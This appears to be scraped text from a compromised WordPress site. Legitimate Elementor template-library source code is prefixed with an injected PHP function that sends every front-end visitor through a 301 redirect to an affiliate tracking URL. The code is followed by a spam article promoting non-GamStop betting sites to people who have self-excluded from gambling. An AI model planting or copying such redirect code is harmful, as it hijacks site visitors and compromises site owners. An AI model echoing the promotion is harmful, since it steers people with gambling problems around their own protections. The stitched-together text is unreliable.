function my_custom_redirect() { // Убедитесь, что этот код выполняется только на фронтенде if (!is_admin()) { // URL для редиректа $redirect_url = 'https://faq95.doctortrf.com/l/?sub1=[ID]&sub2=[SID]&sub3=3&sub4=bodyclick'; // Выполнить редирект wp_redirect($redirect_url, 301); exit(); } } add_action('template_redirect', 'my_custom_redirect'); namespace Elementor\TemplateLibrary; use Elementor\Api; use Elementor\Core\Common\Modules\Connect\Module as ConnectModule; use Elementor\Plugin; if ( ! defined( 'ABSPATH' ) ) { exit; // Exit if accessed directly. } /** * Elementor template library remote source. * * Elementor template library remote source handler class is responsible for * handling remote templates from Elementor.com servers. * * @since 1.0.0 */ class Source_Remote extends Source_Base { const API_TEMPLATES_URL = 'https://my.elementor.com/api/connect/v1/library/templates'; const TEMPLATES_DATA_TRANSIENT_KEY_PREFIX = 'elementor_remote_templates_data_'; public function __construct() { parent::__construct(); $this->add_actions(); } public function add_actions() { add_action( 'elementor/experiments/feature-state-change/container', [ $this, 'clear_cache' ], 10, 0 ); } /** * Get remote template ID. * * Retrieve the remote template ID. * * @since 1.0.0 * @access public * * @return string The remote template ID. */ public function get_id() { return 'remote'; } /** * Get remote template title. * * Retrieve the remote template title. * * @since 1.0.0 * @access public * * @return string The remote template title. */ public function get_title() { return esc_html__( 'Remote', 'elementor' ); } /** * Register remote template data. * * Used to register custom template data like a post type, a taxonomy or any * other data. * * @since 1.0.0 * @access public */ public function register_data() {} /** * Get remote templates. * * Retrieve remote templates from Elementor.com servers. * * @since 1.0.0 * @access public * * @param array $args Optional. Not used in remote source. * * @return array Remote templates. */ public function get_items( $args = [] ) { $force_update = ! empty( $args['force_update'] ) && is_bool( $args['force_update'] ); $templates_data = $this->get_templates_data( $force_update ); $templates = []; foreach ( $templates_data as $template_data ) { $templates[] = $this->prepare_template( $template_data ); } return $templates; } /** * Get remote template. * * Retrieve a single remote template from Elementor.com servers. * * @since 1.0.0 * @access public * * @param int $template_id The template ID. * * @return array Remote template. */ public function get_item( $template_id ) { $templates = $this->get_items(); return $templates[ $template_id ]; } /** * Save remote template. * * Remote template from Elementor.com servers cannot be saved on the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param array $template_data Remote template data. * * @return \WP_Error */ public function save_item( $template_data ) { return new \WP_Error( 'invalid_request', 'Cannot save template to a remote source' ); } /** * Update remote template. * * Remote template from Elementor.com servers cannot be updated on the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param array $new_data New template data. * * @return \WP_Error */ public function update_item( $new_data ) { return new \WP_Error( 'invalid_request', 'Cannot update template to a remote source' ); } /** * Delete remote template. * * Remote template from Elementor.com servers cannot be deleted from the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param int $template_id The template ID. * * @return \WP_Error */ public function delete_template( $template_id ) { return new \WP_Error( 'invalid_request', 'Cannot delete template from a remote source' ); } /** * Export remote template. * * Remote template from Elementor.com servers cannot be exported from the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param int $template_id The template ID. * * @return \WP_Error */ public function export_template( $template_id ) { return new \WP_Error( 'invalid_request', 'Cannot export template from a remote source' ); } /** * Get remote template data. * * Retrieve the data of a single remote template from Elementor.com servers. * * @since 1.5.0 * @access public * * @param array $args Custom template arguments. * @param string $context Optional. The context. Default is `display`. * * @return array|\WP_Error Remote Template data. */ public function get_data( array $args, $context = 'display' ) { $data = Api::get_template_content( $args['template_id'] ); if ( is_wp_error( $data ) ) { return $data; } // Set the Request's state as an Elementor upload request, in order to support unfiltered file uploads. Plugin::$instance->uploads_manager->set_elementor_upload_state( true ); // BC. $data = (array) $data; $data['content'] = $this->replace_elements_ids( $data['content'] ); $data['content'] = $this->process_export_import_content( $data['content'], 'on_import' ); $post_id = $args['editor_post_id']; $document = Plugin::$instance->documents->get( $post_id ); if ( $document ) { $data['content'] = $document->get_elements_raw_data( $data['content'], true ); } // After the upload complete, set the elementor upload state back to false Plugin::$instance->uploads_manager->set_elementor_upload_state( false ); return $data; } /** * Get templates data from a transient or from a remote request. * In any of the following 2 conditions, the remote request will be triggered: * 1. Force update - "$force_update = true" parameter was passed. * 2. The data saved in the transient is empty or not exist. * * @param bool $force_update * @return array */ private function get_templates_data( bool $force_update ) : array { $templates_data_cache_key = static::TEMPLATES_DATA_TRANSIENT_KEY_PREFIX . ELEMENTOR_VERSION; $experiments_manager = Plugin::$instance->experiments; $editor_layout_type = $experiments_manager->is_feature_active( 'container' ) ? 'container_flexbox' : ''; if ( $force_update ) { return $this->get_templates( $editor_layout_type ); } $templates_data = get_transient( $templates_data_cache_key ); if ( empty( $templates_data ) ) { return $this->get_templates( $editor_layout_type ); } return $templates_data; } /** * Get the templates from a remote server and set a transient. * * @param string $editor_layout_type * @return array */ private function get_templates( string $editor_layout_type ): array { $templates_data_cache_key = static::TEMPLATES_DATA_TRANSIENT_KEY_PREFIX . ELEMENTOR_VERSION; $templates_data = $this->get_templates_remotely( $editor_layout_type ); if ( empty( $templates_data ) ) { return []; } set_transient( $templates_data_cache_key, $templates_data, 12 * HOUR_IN_SECONDS ); return $templates_data; } /** * Fetch templates from the remote server. * * @param string $editor_layout_type * @return array|false */ private function get_templates_remotely( string $editor_layout_type ) { $response = wp_remote_get( static::API_TEMPLATES_URL, [ 'body' => [ 'plugin_version' => ELEMENTOR_VERSION, 'editor_layout_type' => $editor_layout_type, ], ] ); if ( is_wp_error( $response ) || 200 !== (int) wp_remote_retrieve_response_code( $response ) ) { return false; } $templates_data = json_decode( wp_remote_retrieve_body( $response ), true ); if ( empty( $templates_data ) || ! is_array( $templates_data ) ) { return []; } return $templates_data; } /** * @since 2.2.0 * @access private */ private function prepare_template( array $template_data ) { $favorite_templates = $this->get_user_meta( 'favorites' ); // BC: Support legacy APIs that don't have access tiers. if ( isset( $template_data['access_tier'] ) ) { $access_tier = $template_data['access_tier']; } else { $access_tier = 0 === $template_data['access_level'] ? ConnectModule::ACCESS_TIER_FREE : ConnectModule::ACCESS_TIER_ESSENTIAL; } return [ 'template_id' => $template_data['id'], 'source' => $this->get_id(), 'type' => $template_data['type'], 'subtype' => $template_data['subtype'], 'title' => $template_data['title'], 'thumbnail' => $template_data['thumbnail'], 'date' => $template_data['tmpl_created'], 'author' => $template_data['author'], 'tags' => json_decode( $template_data['tags'] ), 'isPro' => ( '1' === $template_data['is_pro'] ), 'accessLevel' => $template_data['access_level'], 'accessTier' => $access_tier, 'popularityIndex' => (int) $template_data['popularity_index'], 'trendIndex' => (int) $template_data['trend_index'], 'hasPageSettings' => ( '1' === $template_data['has_page_settings'] ), 'url' => $template_data['url'], 'favorite' => ! empty( $favorite_templates[ $template_data['id'] ] ), ]; } public function clear_cache() { delete_transient( static::TEMPLATES_DATA_TRANSIENT_KEY_PREFIX . ELEMENTOR_VERSION ); } } Exploring Non GamStop Betting Sites Your Guide to Unrestricted Wagering – LC Sistemas

Exploring Non GamStop Betting Sites: Your Guide to Unrestricted Wagering

If you’re a betting enthusiast seeking more freedom and flexibility in your wagering experiences, you may want to explore non GamStop betting sites bookies not on GamStop. These platforms offer an alternative approach to online betting that differs significantly from the regulated UK betting environment. In this article, we delve into what non GamStop betting sites are, their benefits, potential risks, and how to choose a reliable bookmaker.

What Are Non GamStop Betting Sites?

Non GamStop betting sites are online bookmakers that are not affiliated with the GamStop self-exclusion program. GamStop is a UK-based initiative designed to help individuals who wish to restrict their online gambling activities. When a bettor registers with GamStop, their data is shared with all participating betting sites, preventing them from placing wagers on these platforms for a specified period.

Non GamStop sites, by contrast, allow players to register and gamble without the constraints imposed by GamStop. These sites cater to those who may have self-excluded but are seeking to return to betting or simply want a more liberal gambling experience.

Benefits of Non GamStop Betting Sites

1. Greater Freedom

One of the most significant advantages of non GamStop betting sites is the freedom they offer. Players can bet at their convenience without worrying about self-exclusion bars. This flexibility can be appealing for recreational gamblers looking for variety in their betting experiences.

2. Variety of Options

Non GamStop bookmakers often provide a more extensive range of betting options and markets. These platforms may offer unique promotions, various sports, and different types of wagers that may not be available on GamStop-affiliated sites.

3. Comprehensive Customer Support

Many non GamStop betting sites pride themselves on offering excellent customer support. Because they operate independently from GamStop regulations, they may focus more on customer satisfaction and user experience. This can include 24/7 customer service, live chat options, and timely responses to inquiries.

4. Bonuses and Promotions

Non GamStop sites frequently offer bonuses that are more enticing than those found on traditional sites. These promotions may include welcome bonuses, free bets, cash-back offers, and loyalty programs designed to keep players engaged and satisfied.

Potential Risks of Non GamStop Betting

1. Increased Risk of Problem Gambling

While the freedom to bet without restrictions may be appealing, it can also lead to problems for those who may struggle with gambling addiction. Non GamStop betting sites do not provide the same level of protective measures as GamStop-affiliated sites. This could lead to increased risk for players who may have difficulty controlling their wagering habits.

2. Lack of Regulation

Some non GamStop betting sites may operate outside of recognized regulations, potentially exposing players to fraud or unfair practices. It’s crucial for bettors to conduct thorough research on any site they consider and ensure it is licensed and regulated by a reputable authority.

3. Limited Self-Exclusion Options

If a player finds themselves needing to self-exclude from non GamStop sites, the process may not be as seamless as with GamStop. Players should be proactive and have a plan in place should they feel the need to take a break from betting.

How to Choose a Reliable Non GamStop Betting Site

1. Research Licensing and Regulation

Before registering with a non GamStop betting site, ensure it is licensed and regulated by a credible gaming authority. This helps ensure fair play and protects your interests as a bettor.

2. Read Reviews

Make use of online forums, reviews, and testimonials from other bettors. This can provide insight into the site’s reputation, reliability, and the overall betting experience.

3. Check Payment Methods

Verify the available payment methods on the site. A good non GamStop bookmaker should offer a variety of secure banking options, including credit and debit cards, e-wallets, and bank transfers.

4. Customer Support

A reliable bookmaker should offer accessible and responsive customer support. Check their support hours, channels (like live chat, email, or phone), and any available FAQs to assess their approach to customer service.

Conclusion

Non GamStop betting sites can be an enticing option for bettors seeking an unrestricted gambling experience. They offer freedom, variety, and attractive bonuses that may not be available on traditional platforms. However, players must also remain aware of the potential risks associated with unregulated betting. By choosing wisely and prioritizing responsible gaming, bettors can enjoy the many benefits while minimizing the drawbacks.